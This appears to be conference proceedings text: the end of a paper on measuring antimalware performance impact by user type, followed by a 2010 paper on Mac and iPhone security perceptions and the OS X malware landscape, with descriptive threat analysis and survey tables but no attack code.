Now, we will try to describe the models and the respective tests summarized in Table 2. There are several types of tests that apply for all consumers, i.e. the types of users that don't particularly care about the antivirus they are using; they just want to be protected and get high performance out of the solution. Then, we can sub-divide the consumers into more detailed groups The "Surfer" sub-group and the "Gamer" sub-group. The former encompasses users who often visit websites, download files or watch video streams, and so on. The members of the gamer sub-group are mainly

concerned with gaming, require a high FPS, and often encounter a problem when an antivirus product degrades their system's performance while gaming. Of course, for this particular user profile, pop-ups or scheduled scanning events running in the background are entirely inappropriate. Therefore, it is often the case that gamers disable their protection in favour of added FPS. The result is that once they do that, they are no longer protected and become exposed to web-borne threats. Any antivirus protection that aims to fit the gamer profile should be very light, with all tasks running in the background. Moreover, when playing online games, the antimalware system's latency on the network represents a very important metric. Similarly, for the home user and the average consumer, it is important that there are no slowdowns when sending and receiving e-mails, starting email client and opening documents, such as spreadsheets. Also, these users can engage in activities, such as editing video and audio files, converting files from one format to another, as well as running specific applications. Therefore, any relevant testing should take into account a whole range of factors and user actions.

Segment	**User**	**Proposed Tests**
Consumer	All	Boot time Memory consumption Installing common software applications Copying files to the system or to and from a local network resource
	Surfer	Browsing of web pages from proxy server Browser start-up time Viewing video files streamed from a Web server
	Gamer	Latency on the network Degradation of frame per seconds
	Worker	Downloading emails from server Email clients start-up Time of opening, closing, saving and copying documents Editing video and audio files Converting from one format to another Start-up times of specific applications
Corporate	Users	Simulation of work with common business software Time taken to open, process and close single or multiple documents and applications Network performance Accessing email or messaging services Web browsing Designing internal applications, procedures and implementations in-house.
	Administrators	Performance on File and mail servers, gateways

Table 2: Malware Performance Testing by User Type

The “Corporate User” is the second segment of the user group that can be sub-divided into two smaller sub-groups. Firstly, end-users working with business software and documents with focus on factors, such as file-handling performance and resource usage (the time it takes to open, process and close single or multiple documents and applications, network performance, data backup and moving files over a network). Other important activities to consider within this segment include Internet-related tasks such as accessing e-mail/messaging services and the Web, designing internal applications, and a host of in-house procedures and implementations. The second user sub-group is made up of the support staff and administrators who primarily deal with file and mail servers, gateways, and others – in short, delivering support and services to the “Corporate” segment.

Conclusion

With this paper, we intended to demonstrate on specific examples a simple fact - that even though measuring the impact of antimalware software can be viewed as an easy task, it is fraught with several pitfalls. Testers should always decide carefully which tests are relevant and if their measurement techniques are valid and objective. We believe that the activities of independent bodies within the testing and security communities, such as EICAR and AMTSO, result in the release of better information and general testing guidelines. These can help raise awareness across the board and help advice testers on how to employ sound techniques when measuring the performance impact of antimalware solutions. This may entail more work in some respects for testers and publishers, but ultimately it increases their credibility and value to prospective customers. What’s more, it also increases their value to the vendor community in that more accurate independent testing will give them an invaluable extra insight into the ways in which products can be improved to meet the needs of their customers.

References

AMTSO (2010a). AMTSO Whole Product Testing Guidelines (in preparation)

AMTSO (2010b). AMTSO Performance Testing Guidelines (in preparation)

ESET Research (2010). Retrieved 10th March 2010 from http://www.eset.com/blog/2010/01/25/generalist-anti-malware-product-testing

AV Comparatives (2009) Retrieved 10th March 2010 from http://av-comparatives.org/images/stories/test/performance/performance_dec09.pdf

Harley, D. (2009a). Making Sense of Anti-Malware Comparative Testing. Information Security Technical Report. Retrieved 10th March, 2010 from http://dx.doi.org/10.1016/j.istr.2009.03.002, Elsevier.

Harley, D. (2009b). Execution Context in Anti-Malware Testing. Conference Proceedings for 18th EICAR Annual Conference. Retrieved 10th March 2010 from http://smallbluegreenblog.wordpress.com/2009/05/15/execution-context-in-anti-malware-testing/

Lee, A.J. & Harley, D. (2007). Antimalware Evaluation and Testing. In D. Harley (Ed.) AVIEN Malware Defense Guide for the Enterprise (pp. 441-498): Syngress

Vrabec, J. (2010). Generalist Anti-Malware Testing (In preparation)

Perception, Security and Worms in the Apple

David Harley (ESET), Andrew Lee (K7 Computing) & Pierre-Marc Bureau (ESET)

About the Authors

David Harley is Research Fellow and Director of Malware Intelligence at ESET, a member of the Board of Directors of AMTSO (Anti-Malware Testing Standards Organization), Chief Operations Officer for AVIEN (Anti-Virus Information Exchange Network) and an independent security author, blogger and consultant. In his copious free time he maintains the Mac Virus and Small Blue-Green World web sites, including blogs on Mac security, hoaxes and other security and non-security issues. He also blogs for Securiteam, (ISC)2, AMTSO and AVIEN. He has authored or co-authored over a dozen books on security, including "Viruses Revealed" and the "AVIEN Malware Defense Guide for the Enterprise" as well as many articles and conference papers.

Contact Details: c/o ESET, 610 West Ash Street, Suite 1900, San Diego, CA 92101, USA, phone +1-619-876-5458, e-mail dharley@eset.com

Andrew Lee is Chief Technology Officer at K7 Computing; the current CEO of AVIEN (Anti-Virus Information Exchange Network); a director of AVAR and a member of the Review Analysis Board of AMTSO. He has spent many years writing about security, including for many popular computer magazines and is a frequent speaker at security conferences. He was a co-author of the Syngress book "AVIEN Malware Defense Guide for the Enterprise" and frequently blogs on AVIEN.net. He is currently completing his Masters thesis on issues relating to Anti-malware product testing.

Contact Details: c/o K7 Computing Private Ltd, 6th Floor, Rayala Techno Park, 144/7 Old Mahabalipuram Road, Kottivakkam, Chennai, 600041, India. Email: alee@k7computing.com

Pierre-Marc Bureau is a Senior Researcher at ESET. Contact Details: c/o ESET, spol. s r.o.,Aupark Tower, 16th Floor, Einsteinova 24, 851 01 Bratislava, Slovak Republic

Keywords

Apple, OS X, iPhone, vulnerability, malware, rootkit, DNSChanger, rogue anti-virus, adware, jailbreaking, white-listing, user education, vendor responsibility, user perception

Perception, Security and Worms in the Apple

Abstract

Apple's customer-base seems to be rejoining the rest of the user community on the firing line. In recent years, criminals have shown increasing interest in the potential of Mac users as a source of illicit income, using a wide range of malware types, while issues with jailbroken iPhones have highlighted weaknesses in Apple's reliance on a white-listing security model.

A recent survey carried out on behalf of the "Securing our eCity" community initiative, however, suggested that Mac (and, come to that, PC users) continue to see the Mac - or at any rate OS X - as a safe haven, while Apple seems wedded to the idea that it has no security problem.

However, analysis of hundreds of samples received by our virus labs tells a different story. While the general decline of old-school viral malware is reflected in the Macintosh statistics, we are seeing no shortage of other malicious code including rootkits such as WeaponX, fake codec Trojans, malicious code with Mac-specific DNS changing functionality, Trojan downloading and installation capability, server-side polymorphism, fake/rogue anti-malware, keyloggers, and adware (which is often regarded as a minor nuisance, but can sometimes have serious impact on affected systems).

Nor is this just a matter of Mach-O (Mach Object File) format binaries: scripts (bash, perl, AppleScript), disk image files, java bytecode and so on are also causes for concern. While neither the possibility nor the actual existence of a threat always equates to the probability of its having measurable impact, we take the position that the tiny proportion of compromised machines reflects, at least in part, the still limited market penetration of Apple products. The surprisingly swift escalation of exploits of a single iPhone vulnerability from PoC code to multi-platform hacker tool to functional botnet has perhaps been given more exposure than its impact in terms of affected machines might deserve, yet it demonstrates how closely criminal elements are watching for any weakness that might be turned to advantage.

A security model based on white-listing and restricted privilege, implemented on the presumption of the user's conformance with licence agreements, can fail dramatically where there is an incentive to circumvent security for convenience or entertainment. Some types of attack (phishing is an obvious example) are completely platform agnostic because the "infected object" is the user rather than something on the system. Security reliant on the inability of a user to gain privileged access may lead to disaster if it fails to anticipate the ingenuity of hobby hackers and criminals alike, or the possibility of a conjunction of social engineering and technical vulnerability.

This paper will compare the view from Apple and the community as a whole with the view from the anti-virus labs of the actual threat landscape, examining:

- *The ways in which the Apple-using community is receiving increasing attention as a potential source of illegitimate profit,*
- *Reviewing the directions likely to be taken by malware over the next year or two*
- *Assessing the likely impact of attacks against Apple users.*
- *The implications for business and for the security industry in an age of interconnectivity, interoperability, and the paradox of accelerated computing power on ever-shrinking devices.*

Introduction

Since the appearance in 2006 of OSX/Leap.A, often considered to be the first virus for OS X (disregarding definitional quibbles for the moment), criminals have shown increasing interest in the potential of Mac users as a source of illicit income, using a wide range of malware types, while issues with jailbroken iPhones have highlighted weaknesses in Apple's reliance on a white-listing security model. (Note that this is not entirely an Apple issue: "rooting" of other models of smart phone such as the Motorola Droid (Harley, 2009a) is also a concern.) But has it really affected public perception? Recent research suggests that a broad section of the Mac community still believes in Apple's claims that "Every Mac is secure right out of the box." (Harley, 2008)

Yet several anti-malware vendors have recently launched or are in the process of launching Mac-specific scanners. We're also seeing other forms of blackhat interest such as a rogue antispyware products that only detect imaginary malware, malware taking the form of various flavours of malicious/semi-malicious software ported across platforms (including Linux, FreeBSD, and OS X), and so on.

A Matter of Opinion

A recent survey carried out by CERC (CERC, 2009) on behalf of the "Securing our eCity" community initiative, suggested that Mac (and, come to that, PC users) in the US continue to see the Mac - or at any rate OS X - as a safe haven.

Computer(s) owned, if any	Percentage of survey population
PC	53.9
Mac	5.6
Some other type of computer	8.2
Do not own a computer	23.2
Own Mac(s) *and* PC(s)	6.9
Unsure	2.1

Table 1: Computer Ownership

Type	Not Vulnerable	Somewhat Vulnerable	Very Vulnerable	Extremely Vulnerable	Unsure
PC	2.1%	29.4%	33.4%	18.4%	16.8%
Macintosh	9.2%	41.8%	11.7%	7.7%	29.7%

Table 2: Perceived Vulnerability of PCs and Macs (Whole Survey Group)

Type	Not Vulnerable	Somewhat Vulnerable	Very Vulnerable	Extremely Vulnerable
PC	0%	15%	48%	37%
Macintosh	16%	68%	2%	13%

Table 3: Perceived Vulnerability of PCs and Macs (Mac Users Only)

Type	Not Vulnerable	Somewhat Vulnerable	Very Vulnerable	Extremely Vulnerable
PC	1%	37%	43%	18%
Macintosh	12%	60%	19%	9%

Table 4: Perceived Vulnerability of PCs and Macs (PC Users Only)

Type	Not Vulnerable	Somewhat Vulnerable	Very Vulnerable	Extremely Vulnerable
PC	3%	19%	41%	36%
Macintosh	28%	62%	5%	5%

Table 5: Perceived Vulnerability of PCs and Macs (Owners of Both Types)

We would guess that these figures would have shown a higher percentage for Macintosh in the "Not Vulnerable" column even a year or two ago, and we regard the relatively high proportion of Mac users acknowledging that God's own operating system is even "somewhat vulnerable" as encouraging. Nevertheless, the estimation of the Mac's defensive capabilities from all three groups seems very high when we look at the volume of malware that targets OS X (either exclusively or in addition to Windows-targeting versions).

Keeping an Eye on the Orchard

On the other hand, there are indications that information relating to Apple security is watched pretty closely. For example, Graham Cluley reports that of the ten most popular posts on his own blog at http://www.sophos.com/blogs/gc/ included the following, all of which include some implication of Mac security (Cluley, 2009).

9th	Apple ships a known vulnerable version of Flash with Snow Leopard
8th	Mac malware adopts porn video disguise
5th	Apple Mac malware: caught on camera
4th	Leighton Meester sex video lure spreads Mac and Windows malware to Twitter users
2nd	First iPhone worm discovered - Ikee changes wallpaper to Rick Astley photo
1st	Erin Andrews peephole video spreads malware

Table 6: Clu-Blog 2009 Top Ten Entries Including Apple-Related Content

While we know that some fairly unsavoury people read security blogs in a general information-gathering sort of way, it's unlikely that the popularity of these particular posts is entirely due to the curiosity of criminals and PC users hoping to gloat. It's probable that more Mac users are starting to move away from a "Not listening! Not listening! La-la-la-la-la..." stance, and starting to take a healthier interest in their own security. In fact, this behaviour may indicate that many Mac users realise that there are indeed vulnerabilities that exist, but because of the paucity of cover by security products such as anti-virus, they attempt to ensure that they patch their systems more diligently.

Discussion

Small wonder, however, if Mac users are ambivalent, when Apple seems publicly wedded to the idea that it has no security problem (F-Secure, 2008), while less publicly taking baby steps towards some measure of acceptance of responsibility for the protection of its users.

In late-2008 the company hastily retracted its suggestion in a technical note – formerly available at http://support.apple.com/kb/HT2550, but later removed, apparently in response to a surge of media attention (CNET, 2008) – which not only indicated that Mac AV is a Good Thing (Sellar & Yeatman, 1930), but actually appeared to endorse products by Intego, Symantec and McAfee. Presumably its withdrawal was accelerated by the fact that it seemed to contradict Apple's own statements that "Every Mac is secure right out of the box" (Harley, 2008) and "Mac OS X doesn't get PC viruses. And its built-in defenses help keep you safe from other malware without the hassle of constant alerts and sweeps." (Apple, 2010). Apple's rather disingenuous claims that PC viruses are not a problem appear to be based on the rather obvious fact that the binaries are different for each platform, but fail to account for attacks that do have potential to work equally on Mac and PC – for instance, the rogue javascripts that set-up scams such as fake AV downloads.

However, in 2009 the company slipstreamed a rudimentary anti-Trojan capability into its 2009 "Snow Leopard" product release. Specifically, a file called XProtect.plist (Ziff-Davis, 2009) and containing signatures/detections for two Mac OS X Trojans (commonly known as OSX.RSPlug and OSX.Iservice). This defence takes the form of an extension of the quarantine facility previously used by Safari, Mail, and iChat. (Intego, 2009a; Apple, 2007) The file Exceptions.plist indicates that the facility can be made use of by a number of specified browsers and email clients, while in theory other application developers can extend the functionality of their own programs to use the quarantining facility by setting the LSFileQuarantineEnabled key in their own info.plist files, if they are aware of it (Apple, 2007; Apple, 2009).

However, some issues remain unresolved: the efficacy of the quarantining measure is compromised in that detection of blacklisted malware is restricted to some (not all) variants of two known malicious programs

This approach restricts detection to a few, very specific execution contexts (Harley, 2009b). In fact, Intego (Intego, 2009a) argues that "Apple's anti-malware function will never detect any iServices Trojans" because the primary distribution channel of iService, BitTorrent clients, are not included in Exceptions.plist.

We'll leave aside the disparities between the restricted functionality of this utility and that of a full-blown commercial scanner (though it's worth noting that it has neither full on-access nor full on-demand scanning functionality by which to make use of its severely limited range of "signatures"). However, the product also fails at a level that you'd expect the simplest scanner to try to achieve. Despite the continuing and growing interest on the part of cybercriminals, there appears to be no interest at Apple in adding detections. By early January 2010, nearly six months after the appearance of Snow Leopard, Ryan Naraine and other researchers confirmed that no changes had been made to XProtect.plist to reflect subsequent variants and more recent malware (Naraine, 2010).. Even the very common DNSChanger malware (which exists in a number of Mac-specific variations) has not been included.

Sadly, Apple has contributed a codicil to a Mac security issue that predates OS X by many years. A long procession of non-commercial scanners that, with a few honourable exceptions, hinder as much as they help, by feeding false expectations of total security where, in fact, only a subset of malware issues was being addressed. Even John Norstad, whose freeware "Disinfectant" was, arguably, one of the most successful and well-maintained non-commercial scanners ever, was obliged to discontinue development of the freeware version (Norstad, 1998) and pass the core code over to a commercial vendor for further development, realizing that Mac users were expecting it to provide protection even in the case of the macro virus epidemic of the second half of the 1990s. (In fact, Disinfectant had never addressed the full range of Mac threats: however, its limitations were fully and clearly explained in the documentation.)

Other developers were and are, no doubt well-meaning but far less scrupulous about addressing such issues as accurate documentation, timely updates, False Positives (FPs) and other bugs (Harley, 2008).

Apple Purist Puree or "There are no OS X viruses"

Or, why Macs have no security problems, never had security problems, and never will.

Or will they?

In fact, there is a significant disparity between this perception of the Mac as a safe haven and the threat landscape as we see it in the industry. While that landscape is a long way removed from the avalanche-scarred slopes inhabited by the Windows-using community, we're painfully aware that in terms of unique (mostly Trojan) binaries, there already more OS X-specific threats than there were individual malicious programs for earlier Mac OS version, though the implications of that fact are rather complex.

Nevertheless, in such a (comparatively) sparsely-populated threatscape, does it really matter? Do Mac users really need Mac antivirus? Why are so many vendors now starting to service the needs of a user community that doesn't, in general, see the need of such provision?

A range of commentators from Apple to the Mac-focused media to such information security luminaries as Rich Mogull have offered arguments to demonstrate how low the risk to Mac users is from security threats. Inevitably, some of these are better-founded than others.

"OS X doesn't get PC viruses" (Apple, 2010)

Well, that's a matter of definition. While the most dramatic example to date of multi-platform malware, the Office macro virus, has gone into an equally dramatic decline, there is plenty of potential for other cross-platform attacks such as scripting attacks. Many people are running some flavour of Windows on OS X in some environment or other, and most of the same security issues apply on Mac-hosted Windows as on "real" PCs. To think of security threats and the Mac only in terms of Mac/OS X-specific malware ignores the need for corporate multi-platform multi-layering and platform-independent social-engineering attacks on "wetware" (human beings) such as phishing and other forms of spam.

As we shall discuss below, in these days where many services are now 'in the cloud' and accessed via the browser, the potential for exploitation is high. Safari opens up several other applications when run, such as the calendar, address book, mail and so on, so as to ensure smooth integration, but this means that, because MacOS doesn't use sandboxing for all applications, including Safari (Naraine &Danchev, 2007), an attacker is able to exploit those other applications as well as the browser. Javascript is a now infamous tool for exploiting vulnerabilities in browsers, and there is no reason to suspect that Safari suffers any less vulnerability in this respect than any of the other popular browsers. The key point today is that malware is about exploitation of systems to gain access to data. For the malware author this is not about being able to make some fancy Proof-of-Concept virus in order to gain kudos, but rather about finding any possible weakness in popular operating systems and applications that may give them an opportunity to gain access to sensitive and profit-generating data.

"Only Viruses Matter"

Apples are not the only fruit (Winterson, 1985) and viruses aren't the only malware. While pre-OS X malware was largely viral, the common assumption among Mac users and commentators that "only viruses matter" is pure fallacy. As is the case with current Windows malware, classification of known Mac malware (as discussed at length in "The Mac Threatscape") indicates that replicative malware is a relatively small part of an increasing problem, embracing, among other bits and pieces:

- Replicative Malware
- Rootkits
- Trojans
- Adware
- Spyware
- Fake AV

The Mac Threatscape

OS X's kernel can be subverted, like that of any other operating system (OS). Many books, papers (Miller & Dai Zovi, 2009; Baccas, 2008), and code examples available from sources like Packet Storm and Phrack have been published on the topic. Most of the rootkits publicly discussed to date

are at the proof of concept (PoC) stage, but we have seen compiled versions of the WeaponX rootkit (which contains a number of subverted programs and source code) submitted for analysis, suggesting that some attackers are making active use of the PoC code in an attempt to hide the presence of their malware on a system.

Other open source initiatives such as logkext (http://code.google.com/p/logkext) are actively developing kernel extensions to log keystrokes on OS X. This tool's functionalities are regularly updated (http://code.google.com/p/logkext/updates/list) and even offer log encryption for improved stealth on a system. This means that any malware author can easily integrate key logging capabilities into his creation. We have also seen binaries of this kernel extension in the wild, once again suggesting that this code is likely to have been used in real attacks.

The Mac/Leap.A (CME, 2006; Van Oers, 2006) malware has attracted a lot of media attention and is believed to be the first worm to attack Mac systems. It appeared at the beginning of 2006. This worm spreads through the iChat application as a file named *latestpics.tgz*. Like many other malware, this threat uses a fake icon to disguise a binary executable as an image.
In February 2006, Kevin Finisterre released the code for a Proof-of-Concept worm targeting OS X systems. This worm (most often called OSX/Inqtana) is written in Java and spreads through a vulnerability discovered the previous year (see http://www.securityfocus.com/bid/13491/info) in Apple's Bluetooth system. To ensure persistence, this malware modifies the setting of *launchd* to make sure its code is executed at boot time.

OS X users are not immune to scareware (fake security software and so on), either. Over the last couple of years, we have seen (Ferrer, 2009) rogue applications pretending to clean or optimize Apple computers that were in fact fraudulent and of no use to any computer. Notorious examples of such annoyances include OSX/Imunizator (Sophos, 2008), a DMG installer which drops and launches a Mach-o binary and OSX/MacSweeper (Wikipedia, 2008).

The Mac/Hovdy malware family is a set of scripts designed to gather information from a host and send it back to a potential attacker. In some variants, the information is sent back in an email with the subject Howdy, hence the name. Some variants were programmed as a bash script while other variants are programmed using AppleScript. We have seen a just under a dozen different variants of the Mac/Hovdy script malware.

Proof of concept malware was discovered in 2009 and has been called Mac/Tored.AA, a modification of the original name found in the binary file, which was OSX.Raedbot. This worm can spread through email using its own SMTP engine. It can also contact a command and control server on the Internet to receive additional commands. Functionally, it therefore closely resembles certain classic Windows massmailers as well as many bots. However, we have not seen any instance of Mac/Tored.AA in the wild.

The family of DNS changing malware includes binaries identified as OSX/Jahlav, OSX/DNSchanger, OSX/Puper, OSX/RSPlug (and sundry variations according to individual vendor naming conventions). Some vendors regard it as consisting of more than one family originating with the same author (Ferrer, M., 2009), but such distinctions are not maintained consistently across the vendor community. This group is also closely related to the Zlob family, associated with similar malicious functionality on Windows platforms. This type of malware is the one for which we have found by far the most files in the wild. It is predominantly found as a DMG file containing an installation package named *install.pkg*. It has been distributed using various schemes such as fake codecs, an approach commonly used by malware on other platforms. The ultimate purpose of this malware is to change DNS settings of an infected host, potentially enabling the attacker to alter content accessed from an infected system. The malicious actions are taken by a script named

preinstall executed at the beginning of the installer process. This script launches a set of shell commands to write its script to disk and execute it. An interesting point relating to OSX/Jahlav is that this threat uses server side polymorphism to generate new copies of its binaries, probably in an effort to evade detection by intrusion detection systems and antivirus software. Script files are also obfuscated using various shell tools such as *uuencode*, *sed*, and *tail* to conceal, vary or reverse the order of the commands and hamper analysis.

File sharing networks have been used for a long time to spread malware. Infected versions of popular applications such as iWork have been distributed on peer-to-peer (P2P) networks with a Trojan horse (Intego, 2009b) . This Trojan, named OSX/Iservice, is a binary executable which opens a backdoor on infected computers giving an attacker complete access to the infected system.

This is by no means a complete list of known OS X malware, but perhaps it's enough to prove that there is a problem, even if the current size of the problem is open to debate. While malicious files related to OS X are still rare, coverage by AV vendors can sometimes be inaccurate. In many cases, benign files are flagged as malicious simply because analysts don't have in-depth knowledge of the operating system and prefer to label everything contained in an archive as malicious instead of concentrating their efforts on better detection of truly malicious content. Nonetheless, our research indicates hundreds of unique binaries including rogue antivirus, adware, keyloggers, out-and-out Trojans, and worms.

This looks trivial compared to the tens of thousands of unique binaries processed by virus laboratories on a daily basis – actually a conservative estimate (Harley, 2010) – it's far from the picture of Port Macintosh as a safe haven that is so often painted by Apple and others. In terms of unique Mac-specific binaries, it's a marked increase over the numbers of pre-OS X malware (ignoring cross-platform malware, notably macro malware, and platform-independent social engineering attacks).

"Multi-layered protection": the gospel according to Apple"

Although Apple makes great noise about its multi layered approach to protecting the machine, under the hood it's a different story (and has little in common with the sort of cross-platform multi-layered protection we associate with enterprise defence in depth. Central to MacOSX is a program called *launchd* that combines functionality from several standard UNIX programs into one single utility: basically, it replaces the following services that on more standard versions of UNIX remain discrete:

- SystemV Init and all its needed runlevel scripts – this is used to select and initiate the default runlevel
- *Cron*, which is used for scheduling tasks such as cleanup scripts, log rotations or any script that might need to be scheduled (for example, anti-virus definition updates)
- *xinetd*, which is used to start services on demand (for instance, an ftp server might be started once a connection to port 21 is initiated – this avoids having the service constantly in memory)
- *mach init* – the UNIX equivalent of the Mach microkernel) – which takes care of mapping ports to services and registration of new service ports

There have been several vulnerabilities reported for this program and since it runs as root, usually these are serious – for instance, CVE-2006-1471 (CVE, 2006), a vulnerability caused by failure to validate input correctly. Since the service provides several traditionally separate services, this

increases its complexity and its attack surface, and since it is also dealing with setting up and managing networked services the likelihood is that much higher that vulnerabilities will be remotely exploitable. Mac OS itself is a non-standard combination of the Mach microkernel and BSD Unix, with a new driver model called IOKit thrown in. Mach is not used in the true microkernel sense. Drivers run in the usual kernel address space and programs written for MacOS can use a mix of Mach and BSD APIs. For this reason there is a huge potential for attacks since this whole model is unproven.

That said, the Apple security model includes many useful – though in some cases more limited than popularly realized – attributes and defensive techniques (Apple, 2010):

- Sandboxing: although Apple did include sandboxing facilities with the advent of Leopard, it turns out that only a very few selected applications are sandboxed, and, bizarrely, Safari is not one of them. This has led to several attempts, such as Sandboxed Safari (http://www.tomsick.net/projects/sandboxed-safari) to rectify this shortcoming.
- Library Randomization: this offers some measure of protection, but unfortunately does not go far enough. ASLR, as applied in Mac OS X, does not cover stack, heap or code randomisation, meaning that the implementation is incomplete (see http://www.laconicsecurity.com/aslr-leopard-versus-vista.html) and leaves many categories of attack available.
- Execute Disable: again, executable space protection was introduced with Leopard, but only applied to Intel processors (PPC systems remained unprotected), and in 32-bit systems, only the stack was protected, whereas in the 64-bit systems, the heap is also protected. As has been pointed out (http://www.laconicsecurity.com/aslr-leopard-versus-vista.html), since most applications are 32bit (and are likely to remain so for some time) this still leaves many systems vulnerable to heap spray/overflow attacks.
- Update and Patching: this is one area that Mac OS X handles well, and in a somewhat simpler manner than Windows. However, since security patches tend to be 'rolled up' into packages, patching takes something of an 'all or nothing' approach. That said, Apple has the distinct advantage of being available in far fewer hardware configurations, and therefore its Quality Assurance process tends to avoid the sort of problems that Microsoft's patches can sometimes introduce (see TDSS MS010-15 blue screen for instance, as described by Brian Krebs at http://www.krebsonsecurity.com/2010/02/new-patches-cause-bsod-for-some-windows-xp-users/#more-1003)
- Firewalling: the MacOS approach to firewalling is very simple, but far less configurable than the Windows equivalent (at least, since XP-SP2). There is very little fine-grained control over the firewall (such as application-level firewalling), and indeed there seem to be few (if any) third-party firewalls that can provide such extended functionality. This means that in most cases, the user must either accept the default options and take the risk of opening up a particular service, or forgo desktop firewalling.

In some respects, such as patching and enforced adherence to the principle of least privilege (apart, perhaps for its penchant for running many of its own programs as SUID root), OS X has from time to time outshone its stepsister from Redmond: however, it is naive to assume that it has maintained its lead over recent generations of Microsoft operating systems. In some respects, especially those relating to malware, Microsoft's appreciation of the threat landscape in which it operates is far more realistic than Apple's. While Mac users – with the exception of those making significant use of Windows on Macs – operate in an environment prowled by infinitely fewer predators, Microsoft

and its more savvy customers are to some extent shielded by a more accurate assessment of the risks to which Windows users are exposed.

Apple's "hear no evil, see no evil" philosophy (and that of its more fanatical supporters) when it comes to malware and "wetware" attacks works to the ultimate detriment of those customers. Numerically, the victims of this philosophy are still fairly small, but as Apple's market share increases, so do the number of potential victims, criminal interest in exploiting those victims, and the likelihood of serious breaches analogous to the Autostart worm of the 1990s.

We must reiterate that it's not realistic to think purely about Mac-hosted malware, old or new. For example, Dancho Danchev has reported on "How the Koobface gang monetarizes Mac OS X" by compromising legitimate sites with a PHP backdoor shell in an attempt to direct OS X traffic to affiliate dating programmes. (Danchev, 2010) He has also posted information on a phishing campaign where the bad guys are impersonating Apple in order to steal sensitive device information from iPhone users (Naraine & Danchev, 2010). This isn't "the sky is falling" stuff, but these aren't isolated incidents, either.

Apple, Macs and the iPhone

What does the recent furore over iPhone (and other smartphone) jailbreak exploitation tell us about Apple security in general? More than you might think. When the Mac Virus site now maintained by one of the authors was first built in the 1990s by Susan Lesch, Apple's product range was more limited than it is now. These days, it doesn't make sense to restrict Apple coverage to desktops and Macbooks, so the revival of the Mac Virus site as an Apple security-focused blog pretty much began (see http://macviruscom.wordpress.com/2010/02/03/iphone-and-ipod-touch-news/) with iPhone-related items such as a report on the vulnerability of the iPhone to a remote attack on SSL, flagged by vulnerability researcher Charlie Miller, who specializes in Mac issues, and Heise's summary of the the vulnerabilities addressed in iPhone/iPod OS 3.1, as well as a number of issues explicitly flagged by the Common Vulnerabilities and Exposures page at http://cve.mitre.org.

Vanja Svajcer's commentary (see http://www.sophos.com/blogs/sophoslabs/?p=8580) on presentations by Nicolas Seriot at Blackhat and Tyler Shields at SchmooCon makes an excellent point on the limited effectiveness of application whitelisting and certification by smartphone vendors. One of the interesting points about Seriot's presentation was that it talked about "unmodified" devices when demonstrating a rogue app that can access personal data "in spite of AppStore tight reviews".

Does the argument that jailbreaking a smartphone (the iPhone is not the only mobile device whose security is largely dependent on application whitelisting by the vendor) is unethical (debatable, but certainly not an unreasonable position), a breach of the agreement between Apple and its customers (difficult to argue with), and so on, relieve Apple of responsibility for security for jailbroken devices? Perhaps that depends on the risk that such devices pose to legitimate users, but that risk isn't really quantifiable (certainly in terms of future threats). So it doesn't seem entirely responsible to decline *any* responsibility for the very sizeable population of users who've chosen to go that route, irrespective of arguments about choice versus paternalism. After all, where you choose to stand on that continuum has direct security implications.

Despite the fact that all three of the authors are currently employed within the anti-malware industry, we don't claim that there is an unequivocal need for commercial antivirus on every Mac, still less every iPhone. We would, however, like to see more recognition by Apple that the company cannot offer unbreakable, out-of-the-box protection for all its users and over its entire product range.

Conclusion

In a recent Guardian blog, Jack Schofield (Schofield, 2010) answered the question "Does a Mac need anti-virus protection?" in the following words:

> "*I don't know of any live malware attacking Mac OS X, so you probably don't need either anti-virus or anti-malware software at the moment. However, this does not mean you shouldn't run it. If you are a home user, you don't have to care what happens to your data, but business users do. It may be wise to take precautions, even if they don't appear to be necessary*."

Playing devil's advocate for a moment, we don't quite see why anyone should run anti-malware on a Mac even though they "don't need" it. On the other hand, we don't think that business data are necessarily more "important" than a home user's data: there are certainly scenarios where loss of work data at work is a trivial annoyance, but loss of data at home is a disaster. (Mac Virus, 2010)

It *is* correct to distinguish between business and home users in that there are threats that transcend platform-specific vulnerability (phishing, adware redirection), and there are compelling reasons why any business that has a Mac-using population should extend its security software coverage beyond Apple's"out of the box" security. As one of us wrote in response to Schofield's blog:

"For home users, the situation may be a little less clear-cut. If you want to give anti-malware a miss at the moment because you're too bright to fall for social engineering Trojans, you're prepared to accept the relatively small risk in terms of volume, you aren't worried about 0-day self-launching exploits,and so forth, be my guest...I would advise, though that you don't act on the unfounded assumptions that there is no Mac malware, or that only viruses matter." (Mac Virus, 2010)

Macs, Malware, and the Vendor Community

There is a clear resurgence of interest in Mac anti-virus (AV) products, the Mac Virus web site (http://www.macvirus.com) and so on, from the media and the vendor community, at any rate. It seems unlikely that there'll be much interest at consumer level, though the inclusion of iPhone security material on the Mac Virus site does seem to have stimulated an unanticipated degree of interest.

It will take an malware drama like the data damage caused by the Autostart worm in the 1990s to persuade the average Mac-user that they need AV, and a *highly-publicized* disaster to persuade them that they need to pay for AV they have to pay for, so there is probably no unmilked cash cow in the room (standing next to the elephant). At the enterprise level, some established vendors may feel a slight chill. Vendors who now have a Mac product will benefit from customers with multiple platforms who like the Windows and/or Linux products they already have, so will give their Mac product a try, to see if they can benefit from integrating products from the same source rather than mixing and matching. However, the big players in the corporate space are unlikely to lose much business in the short term, unless they have customers who are really dissatisfied with all of them.

There does seem to be an increase in raw hardware sales of course. As the Bad Guys have got more interested as a result of that swelling pool of potential victims using Apples rather than Windows, obviously the security community has taken a corresponding interest. A sound OS X sample collection now includes hundreds of unique binary samples, more than we ever needed for pre-OS X Mac-specific testing in the 1990s. That doesn't mean that there is a single unique threat for each sample, but it does mean that there's a lot more out there than the handful of variants Snow Leopard's own utility is intended to recognize.

It's not essential right now for a vendor to have a Mac-specific product, though it's nice for those customers with a foot in both camps if they do. But vendors cannot afford to ignore threats on platforms they don't support with a native product. They should, at a minimum, detect Windows/Mac/Linux malware at the perimeter and on fileservers.

Most of all, though, Apple needs to be more aware at many levels that Mac malware does exist, and is increasing in volume. It seems that even its own support staff are not aware that Snow Leopard itself contains countermeasures against a couple of Mac threats, and if they are, may be unaware of how seriously restricted those countermeasures are. And clearly, few Apple spokesmen are thinking about people running Windows under OS X, or in a multi-platform environment (Mac Virus, 2010).

References

Apple (2007). Launch Services Framework Release Notes for Mac OS X v10.5. Retrieved 20 March, 2010 from http://developer.apple.com/mac/library/releasenotes/Carbon/RN-LaunchServices/index.html

Apple (2009). Launch Services Keys. Retrieved 20 March, 2010 from http://developer.apple.com/Mac/library/documentation/General/Reference/InfoPlistKeyReference/Articles/LaunchServicesKeys.html#//apple_ref/doc/uid/TP40009250-SW10

